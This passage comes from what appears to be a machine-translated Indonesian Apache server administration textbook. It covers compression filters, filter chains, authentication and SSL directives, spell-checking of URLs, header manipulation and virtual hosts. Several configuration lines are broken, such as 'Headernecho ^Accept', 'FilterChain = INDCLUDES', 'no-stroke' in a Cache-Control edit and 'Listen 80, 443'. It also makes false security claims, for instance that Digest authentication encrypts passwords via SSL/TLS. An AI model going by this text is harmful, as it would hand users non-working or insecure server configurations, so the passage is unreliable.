    SetOutputFilter DEFLATE
    </FilesMatch>
AddOutputFilter DEFLATE .html .txt .xml
AddOutputFilterByType DEFLATE text/html text/plain text/xml
```

Berhati-hatilah karena tidak semua browser dapat menangani file terkompresi. Oleh karena itu, Anda dapat lebih membatasi arahan Anda di dalam wadah <If> yang menguji jenis peramban. Anda juga bisa menambahkan direktif BrowserMatch ke wadah untuk membatalkan direktif sebelumnya. Misalnya, Netscape 4.06 tidak dapat melakukan dekompresi dengan gzip. Kita dapat menghapus pernyataan SetOutputFilter sebelumnya dengan instruksi ini.

```
BrowserMatch ^Netscape/4\.06 no-gzip
```

Lihat situs web Apache untuk diskusi lebih lanjut tentang cara membatalkan pernyataan SetOutputFilter berdasarkan jenis browser. Arahan SetOutputFilter,

SetInputFilter, AddOutputFilter, AddInputFilter, dan AddOutputFilterByType mengizinkan banyak filter dengan memisahkan nama filter dengan titik koma (tetapi tanpa spasi). Misalnya, kita mungkin memiliki AddOutputFilter INCLUDES;DEFLATE.html.txt sehingga INCLUDES dan DEFLATE diterapkan ke file apa pun yang ekstensinya adalah .html atau .txt. Urutannya signifikan. TERMASUK mengeksekusi sisi server termasuk pernyataan, sedangkan DEFLATE mengompres file. Kami tidak dapat menjalankan pernyataan Sertakan setelah kompresi.

Arahan SetInputFilter dan AddInputFilter serupa dengan SetOutputFilter dan AddOutputFilter, kecuali bahwa Anda sekarang sedang mengubah file masuk, yang mungkin dikirimkan ke server melalui metode PUT atau POST. Menggunakan DEFLATE pada file yang masuk sebenarnya mendekompres isi yang diunggah, jadi kami akan menggembungkan file. Perhatikan bahwa tidak ada direktif AddInputFilterByType. Ada juga arahan RemoveInputFilter dan RemoveOutputFilter untuk menghapus filter dari konteks saat ini.

Modul mod_deflate memiliki sejumlah arahan untuk berinteraksi dengan program kompresi, zlib. Ini tercantum dalam Tabel 2.14; Namun, kami tidak akan membahasnya secara detail. Semua arahan ini adalah arahan server atau host virtual dan tidak dapat digunakan dalam wadah direktori/lokasi/file atau mengakses file.

Filter lainnya tercantum dalam Tabel 2.15. Filter ini melakukan bentuk transformasi yang sangat berbeda dari DEFLATE. Dalam beberapa kasus, beberapa filter dapat diterapkan. Dalam kasus seperti itu, urutan penerapan filter dibangun ke dalam Apache. Misalnya, DEFLATE akan dilakukan sebelum SSL (yaitu, Anda akan mengompres badan file sebelum mengenkripsinya).

Dengan beberapa filter yang tersedia, filter apa yang digunakan dan dalam urutan apa? Ini tergantung pada bagaimana Anda mengonfigurasi server Apache Anda. Dengan modul mod_filter, Anda dapat menerapkan pemfilteran peka konteks cerdas. Artinya, filter yang diterapkan dan urutannya didasarkan pada konteks, dan urutannya ditentukan pada waktu proses. Dikenal sebagai rantai filter, Anda akan menggunakan direktif FilterChain. Arahan ini menggunakan sintaks berikut:

FilterChain [+=-@] Filter-name| !….

Notasi ini berarti bahwa rantai filter Anda akan terdiri dari satu atau lebih filter, setiap nama filter diawali dengan salah satu dari +, @, -, atau =, atau! dengan sendirinya. + berarti menambahkan nama filter ke rantai di ujung rantai saat ini. @ berarti tambahkan nama filter di awal rantai. The – berarti menghapus nama filter dari rantai. = berarti kosongkan rantai filter dan mulai lagi dengan nama filter. ! akan menghapus rantai filter terbaru dan memungkinkan Anda untuk memulai lagi. Jika Anda ingin menambahkan filter, Anda dapat menghilangkan tanda tambah.

Tabel 2.14 Arahan Tersedia Dari Mod_Deflate

Pengarahan	Penggunaan	Parameter
DeflateBufferSize	Jumlah sumber daya yang harus dikompres zlib pada suatu waktu	Nilai dalam byte; default ke 8096

DeflateCompressionLevel	Jumlah kompresi yang harus dicoba oleh zlib. Semakin besar nilainya, semakin banyak waktu yang dihabiskan zlib selama kompresi tetapi semakin besar potensi untuk mengurangi ukuran tubuh	Bilangan bulat dari 1 (kompresi terkecil) hingga 9 (kompresi terbanyak); default ke nilai default zlib
DeflateFilterNote	Mencatat data kompresi	Salah satu input, output, atau rasio untuk menunjukkan apa yang dicatat (ukuran input, ukuran output, dan rasio input terhadap output)
DeflateMemLevel	Jumlah memori yang dapat digunakan zlib	Nilai bilangan bulat antara 1 (terkecil) dan 9 (terbanyak); default ke 9
DeflateWindowSize	Jendela kompresi untuk zlib	Bilangan bulat dari 1 (terkecil) hingga 15 (paling banyak, default)

Tabel 2.15 Filter Penting Lainnya

Modul	Nama Filter	Peran
mod_data	DATA	Mengonversi badan sumber daya yang diminta menjadi URL Data (lihat RFC 2397 untuk deskripsi URL Data)
mod_include	INCLUDE	Setiap pernyataan Sertakan Sisi Server dijalankan oleh filter TERMASUK
mod_policy	n/a	Alih-alih nama filter khusus yang diteruskan ke direktif SetOutputFilter, modul ini menyediakan direktif untuk memodifikasi badan sumber daya apa pun agar tetap sesuai dengan protokol HTTP
mod_ratelimit	RATE_LIMIT	Membatasi bandwidth klien tempat Anda menyetel bandwidth menggunakan nilai batas kecepatan SetEnv, dengan nilai bilangan bulat dalam KB/detik
mod_sed	Sed	Terapkan program sed Unix/Linux (editor string) ke badan untuk mengubahnya berdasarkan aturan sed
mod_ssl	n/a	Seperti mod_policy, mod_ssl menentukan arahannya sendiri untuk menerapkan sejumlah filter. Dalam hal ini, filter menerapkan kunci publik atau pribadi dengan menggunakan salah satu dari banyak algoritme enkripsi yang berbeda
mod_substitute	SUBSTITUTE	Mirip dengan mod_sed, filter ini digunakan untuk

		melakukan penggantian string pada resource body
Modul pihak ketiga	Varies	Filter dapat ditentukan dalam perangkat lunak pihak ketiga, dimuat, dan diterapkan menggunakan SetOutputFilter. Ini termasuk filter pemrosesan gambar, bentuk pencarian dan penggantian teks lainnya, mengeksekusi skrip PHP untuk keamanan tambahan, dan melakukan bentuk pemrosesan lainnya

Contoh berikut membuat rantai filter untuk konteks tertentu dari wadah direktori di mana kami mengharapkan file teks/html yang menyertakan pernyataan penyertaan sisi server. Pernyataan pengganti akan menggantikan kata virtual untuk file, yang digunakan sebagai argumen di beberapa sisi server termasuk pernyataan.

<Directory/usr/local/apache2/htdcos/somedirectory>
AddOutputFilter INCLUDES ; SUBSTITUTE ; DEFLATE .html .shtml
Substitute s/virtual/file/n
FilterChain = INDCLUDES
FilterChain
= SUBSTITUTE
FilterChain + DEFLATE
</Directory>

Ada arahan lain di mod_filter yang tidak akan kami jelajahi di sini tetapi memungkinkan Anda memberikan fleksibilitas yang lebih besar untuk memfilter pada waktu proses.

2.5 OTENTIKASI DAN PENANGANAN PROTOKOL TRANSFER HYPERTEXT AMAN

Meskipun ini adalah dua jenis operasi yang berbeda, kami menggabungkannya di sini, seperti biasanya, Anda mungkin memerlukan beberapa bentuk autentikasi saat menggunakan HTTPS. Pertama, kita melihat mekanisme Apache untuk otentikasi. Anda akan menggunakan autentikasi sebagai bagian tambahan dari kontrol akses untuk mengikuti direktif Membutuhkan. Tiga bentuk autentikasi bawaan tersedia di Apache: Basic, Digest, dan Form, yang masing-masing diimplementasikan dalam modul mod_auth_basic, mod_auth_ digest, dan mod_auth_form. Dengan autentikasi Dasar, Anda menggunakan file sandi yang disimpan dalam teks ASCII (tidak dikodekan), dan nama pengguna/sandi dikirimkan dari klien ke server yang dikodekan dalam base64 tetapi tidak dienkripsi. Otentikasi dasar tidak memiliki keamanan dan karenanya tidak terlalu berguna. Autentikasi intisari mengenkripsi kata sandi melalui SSL/TLS. Kata sandi juga disimpan dalam bentuk

terenkripsi. Otentikasi berbasis formulir tidak secara langsung didukung oleh protokol HTTP tetapi tersedia di Apache. Dengan autentikasi berbasis Formulir, terserah pengembang web untuk menyediakan beberapa jenis program (skrip) untuk menangani enkripsi kata sandi. Ada format lain yang tersedia seperti Protokol Akses Direktori Ringan (LDAP), tersedia di modul mod_authnz_ldap.

Semua autentikasi Basic, Digest, dan Form menyimpan nama pengguna dan kata sandi dalam file teks datar. Jika server menangani ribuan atau lebih pengguna, flat file akan menyebabkan inefisiensi dalam akses. Alternatifnya adalah menggunakan database untuk penyimpanan. Untuk semua bentuk autentikasi ini, Anda dapat menentukan apakah akan menggunakan file datar (file) atau database (dbm). Anda biasanya akan mengasosiasikan autentikasi dengan sekumpulan dokumen. Artinya, hanya sebagian

Situs web akan memerlukan otentikasi untuk mengaksesnya. Oleh karena itu, arahan akan muncul di dalam folder wadah (sering kali Direktori tetapi mungkin wadah Lokasi atau File). Mari kita pertimbangkan sebagai contoh bahwa situs web kita berisi tiga kelas konten. Pertama, kami memiliki file terbuka yang tersedia untuk siapa saja dan semua orang. Ini terletak di bawah direktori dan subdirektori htdocs. Namun, satu subdirektori dikenal sebagai pembayaran, dan kami hanya ingin pelanggan yang membayar memiliki akses ke subdirektori ini. Jadi, kami akan membuat wadah Direktori untuk subdirektori pembayaran, dan ini akan memerlukan autentikasi. Dalam hal ini, kami akan menggunakan database menggunakan autentikasi Intisari. Kami juga memiliki kumpulan file yang seharusnya hanya dapat diakses oleh pengembang web kami. File-file ini terletak di subdirektori yang disebut dev. Karena kami hanya memiliki beberapa pengembang web, kami akan menggunakan autentikasi Intisari dengan file teks datar. Kami menghilangkan wadah Direktori untuk DocumentRoot (htdocs), karena akan mirip dengan apa yang telah kami jelajahi.

```
<Directory "/usr/local/apache2/jtdocs/pay">
        AuthType Digest
        AuthName " Paying Customers Content "
        AuthDigestDomain "/pay\"
        AuthDigestProvider File
        AuthUserFile "/usr/local/apache2/accounts/pay.dbm"
        Require valid-user
</Directory>

<Directory "/usr/local/apache2/jtdocs/dev">
        AuthType Digest
        AuthName " Paying Customers Content "
        AuthDigestDomain "/dev\"
        AuthDigestProvider File
        AuthUserFile "/usr/local/apache2/accounts/dev.dbm"
        Require valid-user
</Directory>
```

Satu-satunya perbedaan signifikan antara kedua wadah Direktori ini adalah jenis file: dbm untuk database dan file untuk file datar. Arahan lain yang mungkin ingin kita gunakan adalah AuthDigestAlgorithm untuk menentukan algoritma enkripsi apa yang akan digunakan. Standarnya adalah MD5, jadi jika kami menemukan ini memuaskan, kami dapat menghilangkan arahannya. Kami juga dapat menentukan masa pakai nilai Nonce yang dikeluarkan dengan arahan AuthDigestNonceLifetime (nilai default adalah 300 detik). Perhatikan bahwa nilai yang diberikan untuk AuthName digunakan di jendela masuk yang akan dilihat pengguna saat mencoba masuk. Direktif AuthDigestDomain menentukan direktori aktual di bawah DocumentRoot yang kami lindungi.

Meskipun Apache mendukung autentikasi, Apache tidak memiliki mekanisme bawaan untuk membuat atau memodifikasi file kata sandi. Instalasi Apache dilengkapi dengan program yang dapat digunakan untuk membuat dan memodifikasi berbagai jenis file kata sandi. Ini adalah dbmmanage, htdbm, htdigest, dan htpasswd. Dua yang pertama adalah program yang beroperasi pada basis data dan dua yang terakhir beroperasi pada file datar, di mana dbmmanage dan htdigest menggunakan autentikasi intisari (sandi terenkripsi) dan htdbm dan htpasswd menggunakan autentikasi dasar (tidak terenkripsi).

Dengan HTTPS, ada dua skenario untuk penggunaannya. Pertama, kami ingin menggunakan HTTPS untuk mengontrol akses ke konten tertentu. Misalnya, kita mungkin ingin menggunakan HTTPS, dan dengan demikian enkripsi, untuk mentransfer konten di subdirektori /dev di atas. Dalam kasus seperti itu, kami akan menambahkan arahan ke wadah <Directory> itu. Di sisi lain, kami mungkin ingin menggunakan HTTPS di seluruh atau di berbagai bagian situs web. Untuk mengatasi kasus terakhir, kami akan menggunakan wadah <VirtualHost>, yang akan kami bahas di Bagian 8.5.3, jadi, untuk saat ini, kami menunda melihat cara menerapkan solusi tersebut.

Dalam kedua kasus tersebut, kami akan mendengarkan melalui port yang berbeda, mengharuskan kami menambahkan port tersebut ke direktif server Listen kami. Jika kita tidak memiliki direktif Listen, kita perlu menambahkannya. Secara default, Apache mendengarkan port 80, tetapi default HTTPS ke port 443. Oleh karena itu, kami sekarang memiliki Listen 80, 443. Perhatikan bahwa Anda tidak ingin hanya menambahkan Listen 443 karena Apache tidak akan mendengarkan melalui port 80.

Sekarang, kami memodifikasi wadah <Directory> kami sebelumnya dengan beberapa arahan baru untuk mengaktifkan SSL di Apache dan kemudian menunjukkan di mana sertifikat dan kunci publik disimpan. Arahan ini ditunjukkan di bawah ini. Ingat dari Bab 1 bahwa kita membuat kunci pribadi (mykey.key) dan sertifikat (mycert.crt). Di sini, kami telah menyalin atau memindahkan file-file ini ke subdirektori ssl di bawah ServerRoot. Dalam keadaan apa pun kami tidak ingin menempatkan mykey.key di bawah DocumentRoot karena peretas yang cerdik berpotensi menemukan file tersebut dan kemudian memiliki kunci pribadi kami untuk mendekripsi pesan.

SSLEngine on
SSLCertificateFile "/user/local/apache2/ssl/mycert.crt"
SSLCertificateKeyFile "/usr/local/apache2/ssl/mykey.key

Direktif SSL yang tercantum di atas adalah bagian dari ssl_module, yang harus dimuat melalui direktif LoadModule.

2.6 FITUR APACHE BERMANFAAT LAINNYA

Bagian 2.3 dan 2.4 mencakup aspek paling penting dalam mengonfigurasi Apache. Di bagian ini, kita melihat beberapa fitur lain yang bisa sangat berguna tetapi tidak penting. Secara khusus, kami memeriksa bagaimana Apache dapat secara otomatis memperbaiki kesalahan ejaan, mengubah header default dalam pesan respons HTTP, menentukan host virtual, mengubah tampilan daftar direktori jika tersedia dengan opsi Indeks, dan mengontrol caching dokumen yang dikembalikan.

Pemeriksaan Ejaan

Modul mod_speling (perhatikan bahwa ejaan kata salah eja) menyediakan dua arahan: CheckSpelling dan CheckCaseOnly. Jika CheckSpelling diaktifkan, Apache akan melakukan pemeriksaan ejaan sederhana pada URL permintaan. Jika Apache dapat memperbaiki salah eja, maka Apache melakukannya, dan sumber daya yang sesuai dikembalikan. Jika tidak, kesalahan 404 dihasilkan. Nilai lain CheckSpelling tidak aktif. Dengan CheckSpelling aktif, Apache akan membandingkan jalur ke direktori yang tersedia dan memilih kecocokan yang mendekati jika tidak ada kecocokan yang tepat. Ini juga akan memilih nama file yang sangat cocok dengan nama file URL jika tidak ada kecocokan yang tepat. Anda akan menggunakan CheckCaseOnly hanya dalam hubungannya dengan CheckSpelling. Jika keduanya diaktifkan, pemeriksaan ejaan dibatasi hanya untuk membandingkan huruf besar dan huruf kecil untuk kesalahan ketik (mis., CheckCaseOnly memperlakukan huruf secara tidak peka huruf besar-kecil).

Mari kita perhatikan sebuah contoh. Kami memiliki direktori htdocs yang berisi subdirektori yang disebut penjualan. Direktori penjualan memiliki subdirektori untuk setiap bulan (namun, bulan memiliki ejaan huruf kecil). Di dalam masing-masing subdirektori terdapat sejumlah file, dan di bawah /sales/january terdapat beberapa file dengan format item1.php, item2.php, item3.php, dan seterusnya. Permintaan masuk dengan URL /sales/janary/item1.php. Dengan CheckSpelling aktif, URL cocok dengan /sales/january/item1.php dan diperbaiki. Dengan CheckSpelling dimatikan, kesalahan 404 dihasilkan. Demikian pula, jika URL-nya adalah /sales/january/item1.ph, hal ini juga dapat diperbaiki. Sekarang, pertimbangkan /sales/january/item.php. Di sini, nama file cocok dengan beberapa file dengan kemungkinan yang sama. Apa yang dilakukan Apache dalam kasus ini? Ini mengembalikan daftar nama file yang hampir cocok, menunjukkan situasi pilihan ganda (kode status 300).

Anda mungkin bertanya-tanya mengapa Anda pernah mematikan CheckSpelling karena ini sepertinya fitur yang berharga. Alasannya adalah efisiensi. Dengan CheckSpelling aktif, Apache sekarang diminta untuk membandingkan bagian-bagian URL dengan beberapa kemungkinan jika ada salah eja di URL atau URL berisi jalur atau file yang tidak ada. Kembali ke contoh kita sebelumnya, kita melihat bahwa direktori penjualan memiliki 12 subdirektori, satu untuk setiap bulan. Saat menerima URL /sales/janary/item.php, Apache harus membandingkan janary dengan 12 nama subdirektori. Itu kemudian harus menentukan

apakah ada dari nama subdirektori ini yang cocok, dan jika demikian, pilihlah (atau sebutkan pilihan ganda). Dengan asumsi memilih subdirektori januari, Apache sekarang harus membandingkan item.php dengan file yang disimpan di sana. Sekali lagi, mungkin ada banyak file untuk dibandingkan.

Membuat Apache melakukan perbandingan ini untuk setiap URL dapat menghabiskan waktu dan boros. Ini adalah tugas yang memakan waktu karena kerumitan algoritme pencocokan dan jumlah item yang mungkin untuk dibandingkan (subdirektori dan nama file). Ini berpotensi boros karena URL-nya mungkin saja salah (buruk). Dalam kasus seperti itu, tidak ada perbandingan yang akan memperbaikinya. URL layak mendapatkan respons 404 (file tidak ditemukan). Namun, Apache pertama-tama mencoba memperbaiki URL dengan menemukan kecocokan yang dekat. Jika Anda memiliki banyak subdirektori atau banyak file, dan Anda mengantisipasi bahwa server web Anda akan sering sibuk, mungkin lebih baik Anda mengabaikan CheckSpelling. Paling banyak, Anda dapat mengaktifkannya bersama dengan CheckCaseOnly untuk membatasi jumlah perbandingan yang harus dibuat oleh Apache.

Mari kita lihat dua komentar terakhir tentang fitur CheckSpelling. Kesalahan di bagian host (alias IP) dari URL tidak akan ditangkap karena kesalahan seperti itu akan mengakibatkan permintaan HTTP tidak pernah dikirimkan ke server web Apache. Server Sistem Nama Domain (DNS) resmi perlu menangani pemeriksaan ejaan, tetapi itu tidak tersedia di DNS. Selain itu, Apache akan melakukan pemeriksaan ejaan pada bagian jalur dan nama file dari URL, tetapi tidak akan melakukannya untuk nama pengguna saat ditentukan dengan ~ seperti di http://aserver.com/~namapengguna/file1.txt.

Mengendalikan Header

Permintaan dan respons HTTP diteruskan bolak-balik antara klien web dan server web, masing-masing berisi berbagai header yang melaporkan aspek permintaan atau respons. Seperti yang kita lihat di Bab 1, kita dapat mengontrol beberapa header melalui browser kita (atau membuat sendiri melalui perangkat lunak kita sendiri). Melalui berbagai modul Apache, kita dapat mengontrol beberapa hal yang ditempatkan Apache ke dalam header responsnya sendiri. Minimal, tajuk respons HTTP dari Apache akan selalu menyertakan bidang Tanggal, Server, dan Jenis konten. Ini juga biasanya menyertakan kode status HTTP. Dengan modul yang dieksplorasi di sini, Anda dapat menambahkan bidang, mengubah apa yang ditempatkan di bidang (dalam beberapa kasus), atau menghapus bidang.

Mengapa kami ingin mengadaptasi tajuk? Pertimbangkan bahwa seseorang telah menulis aplikasi untuk berkomunikasi dengan server web Apache Anda. Aplikasi ini mungkin berupa perayap web, mengumpulkan halaman web. Aplikasi mungkin memerlukan informasi tertentu yang tidak disediakan secara otomatis oleh Apache di header respons. Sebagai administrator server web, kami dapat menyempurnakan Apache untuk menambahkan atau menyesuaikan apa yang masuk ke header respons dengan lebih fleksibel. Misalnya, kita mungkin ingin meminta Apache menyisipkan metadata tentang sumber daya web seperti jenis file MIME yang direferensikan file ini (misalnya, melalui tag <img src>). Apache akan merespons dengan header tipe Konten, tetapi ini menjelaskan dokumen, bukan tipe

referensi lainnya. Jadi kami memutuskan untuk membuat tajuk kami sendiri yang disebut Berisi-konten, bidang baru yang bukan bagian dari HTTP tetapi sesuatu yang dapat kami tambahkan ke tanggapan kami. Kami akan memotivasi alasan lain untuk mengubah tajuk saat kami menelusuri subbagian ini, tetapi mari kita mulai dengan contoh ini.

Untuk membuat header kita sendiri, kita akan menggunakan modul mod_asis. Modul ini menyediakan satu fungsi, sebuah handler yang disebut send-as-is. Melalui penangan ini, kami dapat memasukkan header ke dalam file (sumber daya web) dan mengembalikan file tersebut sebagaimana adanya. Artinya, kita dapat mendefinisikan header di file html kita, dan melalui penangan ini, Apache akan memperlakukannya sebagai header respons HTTP.

Untuk menggunakan apa adanya, pertama-tama kita harus mendefinisikan halaman web dengan headernya sendiri. Mari kita gunakan contoh di atas tetapi juga sertakan tajuk lain yang disebut Lokasi. Header ini akan menyatakan URL file. Mari kita asumsikan bahwa kita sedang meningkatkan file html resource1.html, yang disimpan di direktori DocumentRoot server kita (tingkat atas). Kami memiliki tajuk berikut yang ditambahkan ke konten html. Perhatikan bahwa kami menyertakan header tipe konten kami sendiri.

Location : myserver/resource1.html
Contains-content : text/html image / jpeg
Content-type : text/html

Sekarang, untuk memastikan bahwa header kita digunakan sebagai pengganti (atau sebagai tambahan untuk) semua header yang dihasilkan Apache, kita menentukan direktif AddHandler send-as-is. Selanjutnya, kami mengganti nama file kami dengan menambahkan .asis ke ekstensinya, seperti pada resource1.html.asis.

Jika Anda ingin menggunakan ekstensi yang berbeda, pastikan Anda memodifikasi direktif AddHandler untuk menggunakan ekstensi selain .asis. Direktif AddHandler tersedia di semua konteks dan dapat didefinisikan di beberapa lokasi jika Anda memiliki ekstensi nama file yang berbeda yang Anda gunakan di direktori yang berbeda. Meskipun agak berguna, Anda mungkin ingin membatasi penggunaan apa adanya hanya untuk direktori tertentu, karena mungkin bukan ide yang paling bijak untuk membiarkan pengembang web memperbanyak header HTTP dengan cara ini. Mungkin, penggunaan yang lebih baik dari penangan ini adalah menggunakannya bersamaan dengan skrip sisi server yang diprogram untuk memasukkan informasi tambahan, yang mungkin diperlukan, seperti URL pengalihan atau informasi kontrol cache.

Dengan modul mod_headers, Anda diberi arahan untuk membuat header permintaan dan respons Anda sendiri. Arahan yang tersedia adalah Header dan RequestHeader. Dengan kedua arahan ini, Anda menentukan operasi yang masing-masing memanipulasi header respons dan permintaan. Operasi mencakup penyalinan tajuk permintaan agar muncul sebagai tajuk respons, menambahkan tajuk ke tajuk yang sudah muncul, menggabungkan tajuk, atau mengubah konten tajuk. Ini memberi Anda fleksibilitas yang sama dengan penangan apa adanya tetapi tidak mengharuskan Anda menempatkan

tajuk ke dalam dokumen html, dan karena itu, ini memungkinkan Anda, administrator web, untuk mengontrol tajuk yang dimasukkan daripada mengandalkan web developer.

Arahan mod_headers akan menyertakan tindakan (perintah) serta parameter khusus untuk jenis tindakan tersebut. Tabel 2.16 menjelaskan tindakan yang tersedia untuk dua direktif. Perhatikan bahwa beberapa operasi hanya tersedia di direktif Header atau direktif RequestHeader tetapi tidak keduanya (operasi tersebut ditunjukkan dalam tabel).

Tindakan menambah, menambahkan, menyetel, menggabungkan, dan setifempty dapat digunakan untuk menambahkan header ke header permintaan atau respons. Seperti yang terlihat pada tabel, semua ini agak berbeda dalam efek yang mereka miliki pada respons atau tajuk permintaan, berdasarkan apakah tajuk yang akan ditambahkan sudah ada. Kami akan menggunakan set jika kami ingin membuang kemungkinan header yang cocok sebelumnya dan menambahkan jika kami ingin mempertahankan header lama dan baru, jika yang lama sudah ada. Kami akan menggunakan setifempty jika kami ingin memastikan bahwa kami tidak menimpa header yang ada. Berikut adalah beberapa contoh menambahkan header. Kami memiliki dua header: NewHeader dan ContentIncludes.

Header set NewHeader "Presented on behalf of Frank Zappa"
Header append ContentContains "text/html text /plain"

Perhatikan bahwa untuk header pertama, kami menyetelnya, karena kami tidak mengharapkan header seperti itu sudah ada, tetapi jika ada, kami akan menimpanya. Dalam kasus ContentContains, kecil kemungkinannya bahwa header seperti itu sudah ada. Di sini, kami ingin mempertahankan informasi asli dan menambahkannya. Kita bisa melakukan ini dengan menggunakan add atau append, tetapi karena tipe konten disimpan dalam daftar yang dipisahkan oleh spasi, tindakan append mungkin akan bekerja lebih baik untuk kita.

Tabel 2.16 Tindakan Header Dan Requestheader

TINDAKAN	ARTI	KOMENTAR
Add	Menambahkan tajuk meskipun tajuk sudah ada; jika demikian, maka akan ada dua (atau lebih) header dengan nama yang sama	Hal ini dapat menyebabkan kesulitan jika arahan Apache lainnya mencoba menggunakan informasi di header(s)
append	Sama seperti add, kecuali jika header sudah ada, maka nilai header ini ditambahkan ke header yang ada daripada memiliki dua header dengan nama yang sama	Jika beberapa header ditambahkan, mereka dipisahkan dengan koma
Echo	Header permintaan apa pun yang menentukan gema digaungkan kembali di header respons	Hanya tersedia di RequestHeader
edit/edit*	Dengan edit, Anda menentukan ekspresi reguler dan pengganti Jika ekspresi cocok dengan header, maka akan diganti	Dengan edit, hanya kecocokan pertama yang diganti, sedangkan edit* menggantikan semua kecocokan

merge	Header digabungkan dengan header lain dengan nama yang sama, jika ditemukan	Jika header ada dengan nama yang sama dan nilai yang sama, penggabungan tidak menduplikasi nilai pada daftar
Note	Saat header juga ditentukan dengan tidak disetel, header akan disalin ke catatan internal, sehingga informasinya masih tersedia	Hanya tersedia di Header. Lihat tidak disetel.
Set	Mengganti tajuk sebelumnya dari nama ini dengan tajuk yang diberikan	
setifempty	Lebih seperti menambahkan daripada menyetel, ini menempatkan tajuk ini di tajuk respons hanya jika tajuk ini belum ada	Hanya tersedia di Header
unset	Menghapus tajuk	Menghapus semua instance dari header yang diberikan jika ada lebih dari satu instance

Operasi unset akan menghapus header yang ingin kita buang. Bayangkan default untuk Apache adalah menutup koneksi setelah merespons dengan sumber daya yang diberikan. Kami tidak ingin memaksa koneksi untuk ditutup. Jadi, jika kami menemukan Connection di header, kami ingin menghapusnya. Kami kemudian dapat mendefinisikan arahan berikut:

Header Unset Connection

Satu jenis header mengontrol apakah suatu halaman dapat di-cache, dan jika ya, untuk berapa lama. Header respons yang berisi informasi ini adalah Cache-Control. Nilai no-store menunjukkan bahwa sumber daya yang sesuai tidak dapat di-cache. Kami mungkin ingin menyesuaikan ini dengan menggunakan edit. Arahan untuk melakukannya mungkin terlihat seperti ini:

Header Edit Cache-Control no-stroke max-age = 86400

Di sini, kami menetapkan bahwa header Cache-Control, jika ditemukan dengan entri no-store, diganti dengan entri max-age=86400 (ini berarti 1 hari dalam hitungan detik). Kami akan mempelajari lebih lanjut tentang Cache-Control di Bagian atas.

Jika kita berharap field tertentu menjadi bagian dari header permintaan dan kita ingin memasukkannya ke dalam header respon kita, kita akan menggunakan echo. Di sini, kita dapat menentukan header berdasarkan nama atau melalui ekspresi reguler. Sebagai contoh, header permintaan dapat menyertakan pernyataan Terima yang akan digunakan untuk negosiasi konten. Kami mungkin ingin menggemakan salah satu atau semua pernyataan Terima ke dalam header respons. Daripada menghitung semuanya, kita bisa menggunakan arahan berikut. Ekspresi reguler menggunakan karakter meta ^ untuk menunjukkan bahwa

header harus dimulai dengan kata Accept, dan jika ada kecocokan, echo memaksa header ini ditambahkan ke header respons.

Headernecho ^Accept

Untuk menyetel, menambahkan, menggabungkan, dan menambahkan, kita dapat menempatkan konten yang dihasilkan secara otomatis ke dalam header. Kami menggunakan karakter kontrol untuk menunjukkan informasi yang ingin kami tambahkan. Karakter kontrol ini mencakup %t untuk waktu saat permintaan diterima, %D untuk durasi permintaan diproses (waktu antara penerimaan permintaan dan pengiriman respons), %l untuk menentukan muatan saat ini rata-rata server (ada tiga rata-rata: keseluruhan, 5 menit terakhir, dan 15 menit terakhir), %i untuk persentase proses/utas Apache yang saat ini menganggur, dan %b untuk persentase proses/utas Apache yang sedang sibuk. Karakter kontrol %{VAR}e menyisipkan nilai variabel lingkungan VAR ke dalam header.

Meskipun informasi ini mungkin tidak boleh dikirim dalam header respons umum, ini berguna untuk diperiksa oleh administrator server web. Kita mungkin, misalnya, memiliki sumber daya khusus, katakanlah someserver.com/status/index.html, yang akan kita kueri untuk mendapatkan informasi. Oleh karena itu, kami dapat membuat wadah Lokasi untuk file ini. Kontainer mungkin menolak akses ke semua orang yang tidak ada di konsol (misalnya, alamat IP 127.0.0.1). Kami dapat menyertakan arahan berikut dalam wadah:

Header append "status information : 1=%1 , i=%i , b=%b"

Sekarang, setelah kita meminta resource ini (halaman index.html sebenarnya tidak relevan), kita dapat memeriksa header respons untuk mendapatkan status yang berguna di server web kita.

Host Virtual

Di sini, kita melihat bagaimana mengimplementasikan virtual host dengan menggunakan container <VirtualHost>. Dari Bab 1, kami mendirikan beberapa organisasi yang akan kami selenggarakan sebagai contoh. Kami akan menggunakan contoh itu di sini sebagai ilustrasi. Dari Bab 1, kami memiliki yang berikut ini.

www.company1.com 10.11.12.2
www.company2.com 10.11.12.3
www.organization1.org 10.11.12.4
www.organization2.org 10.11.12.5

Hal pertama yang perlu kita lakukan adalah memastikan bahwa alias IP ini dipetakan dengan benar ke alamat IP dalam tabel DNS yang sesuai. Kami juga harus memastikan bahwa router kami merutekan semua permintaan untuk salah satu alamat IP ini ke server kami. Sekarang, kami siap untuk mengkonfigurasi server web kami. Kami menambahkan wadah VirtualHost berikut ke file konfigurasi kami. Setiap wadah ditentukan oleh alamat IP. Untuk empat situs web kami yang berbeda, ada empat alamat IP yang berbeda.

<VirtualHost 10.11.12.2>

ServerName www.company1.com
DocumentRoot/usr/local/apache2/htdocs/hosts/company1.com
</VirtualHost>
<VirtualHost 10.11.12.3>
ServerName www.company2.com
DocumentRoot/usr/local/apache2/htdocs/hosts/company1.com
</VirtualHost>
<VirtualHost 10.11.12.4>
ServerName www.organization1.org
DocumentRoot/usr/local/apache2/htdocs/hosts/organization1.org
</VirtualHost>
<VirtualHost 10.11.12.5>
ServerName www.organization2.org
DocumentRoot/usr/local/apache2/htdocs/hosts/organization2.org
</VirtualHost>

Tanda bintang juga dapat digunakan sebagai pengganti alamat IP (atau sebagian darinya), seperti pada <VirtualHost *>. Kata _default_ juga dapat digunakan, yang memiliki arti yang sama dengan *. Penggunaan * atau _default_ akan menunjukkan bahwa permintaan apa pun yang mencapai server web ini yang memiliki alamat IP apa pun akan ditangani oleh host virtual ini. Anda mungkin bertanya-tanya apakah ini akan menyebabkan permintaan yang tidak akurat yang ditujukan untuk server web lain, namun perlu diingat bahwa router jaringan Anda akan meneruskan permintaan ke komputer Anda hanya jika alamat IP cocok dengan Anda.

Kontainer host virtual juga dapat menentukan alamat IP dan port, atau hanya port saja, serta alamat IPv6, dalam hal ini alamat ditempatkan di []. Di bawah ini, kita melihat tiga contoh, masing-masing satu:

<VirtualHost 10.11.12.2 :8080>
*<VirtualHost * : 8080>*
<VirtualHost [1234:5678:90ab:cdef:0123:4567]>

Anda juga dapat menghitung beberapa alamat IP jika host menanggapi beberapa alamat IP. Daftar yang disebutkan dipisahkan oleh spasi (bukan koma), seperti pada <VirtualHost 10.11.12.13 10.11.12.14 10.11.12.15>.

